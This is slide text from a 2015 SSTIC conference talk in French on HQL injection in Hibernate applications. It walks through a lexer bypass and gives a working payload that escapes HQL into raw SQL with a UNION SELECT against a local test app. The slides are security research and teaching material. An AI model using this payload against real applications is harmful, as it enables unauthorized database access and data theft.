

HQL : Hyperpasnet Query Language

(ou comment accéder à toute l'API SQL via une injection HQL ?)




Présenté 04/06/2015

Pour SSTIC 2015

Par Renaud Dubourgais



Un jour, par hasard...



■ Rencontre avec une injection HQL

The screenshot shows a web browser window with the address bar containing `localhost:8080/app1/contact/get?lastname=test1'`. The error message displayed is:

```
HTTP Status 500 - Request processing failed; nested exception is org.hibernate.QueryException: expecting '', found '<EOF>' [from org.app1.model.Contact where lastname LIKE '%test1%']
```

Below the error message, there are sections for **type**, **message**, **description**, and **exception**.

type Exception report

message Request processing failed; nested exception is org.hibernate.QueryException: expecting '', found '<EOF>' [from org.app1.model.Contact where lastname LIKE '%test1%']


description The server encountered an internal error that prevented it from fulfilling this request.

exception

```
org.springframework.web.util.NestedServletException: Request processing failed; nested exception is org.hibernate.QueryException: expecting '', f
org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:978)
```

■ Let's have some fun!

La douloureuse réalité...



- **HQL manque cruellement de ressources...**
 - Pas d'UNION, de mise en commentaires, etc.
 - Absence de nombreuses fonctions built-in très utiles
 - Pas d'opérateurs logiques bit-à-bit
 - Seules les données mappées dans Hibernate sont visibles
- **Jouer avec une injection HQL c'est souvent :**
 - En aveugle (seulement toi, elle et son pote Java... dans le noir...)
 - Pour un intérêt réduit (on est souvent déçu à l'arrivée...)

Les vieilles connaissances restent souvent les meilleures



- HQL n'est qu'une surcouche à SQL
 - Qui impose ses limites au passage...


```
from Contact WHERE lastname LIKE '%Doe%'
```

↓ Création de la requête SQL
au travers d'un lexer et d'arbres AST

```
SELECT contac0_.id as id1_,  
       contac0_.firstname as firstname1_,  
       contac0_.lastname as lastname1_,  
       contac0_.address as address_1,  
       contac0_.phone as phone_1  
FROM appl.contact contac0_  
WHERE contac0_.lastname LIKE '%Doe%'
```

Déçu de cette première expérience, je préfère me tourner vers ce bon vieux tonton SQL...

ASTfication




■ Analyse du *lexer* HQL

- « \ » est un caractère comme les autres en HQL
- « " » permet d'échapper « ' » dans une chaîne HQL
- Avec les deux, on casse la requête SQL sous-jacente sans casser la syntaxe de la requête HQL

```
org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:103)
root cause
com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax;
sun.reflect.NativeConstructorAccessorImpl.newInstance0(Native Method)
```

ASTfication




■ Contournement du *lexer* HQL

```
lastname="test1' AND '1\' '=1 UNION SELECT 1,version(),3,4,5,6 --  
'='1"
```



Injection dans la requête HQL

```
from Contact  
WHERE lastname LIKE '%test1'  
AND '1\' '=1 UNION SELECT 1,version(),3,4,5,6 -- '='1%'
```



Ceci est considérée comme une chaîne en HQL

ASTfication



■ En SQL « \ » prend alors tout son sens...

```
SELECT contact0_.id as id1_0_,
       contact0_.title as title2_0_,
       contact0_.firstname as firstnam3_0_,
       contact0_.lastname as lastname4_0_,
       contact0_.address as address5_0_,
       contact0_.phone as phone6_0_
FROM appl.contact contact0_
WHERE (contact0_.lastname like '%test1')
AND '1\'=1
UNION
SELECT 1,version(),3,4,5,6 -- '='1%
```

Parenthèses ajoutées lors
de la conversion HQL → SQL

« \ » échappe le 1^{er} « ' »

Le 2^e « ' » ferme alors la chaîne « 1' »

Le reste devient un morceau de SQL
et donne accès à toute l'API SQL

Démo...

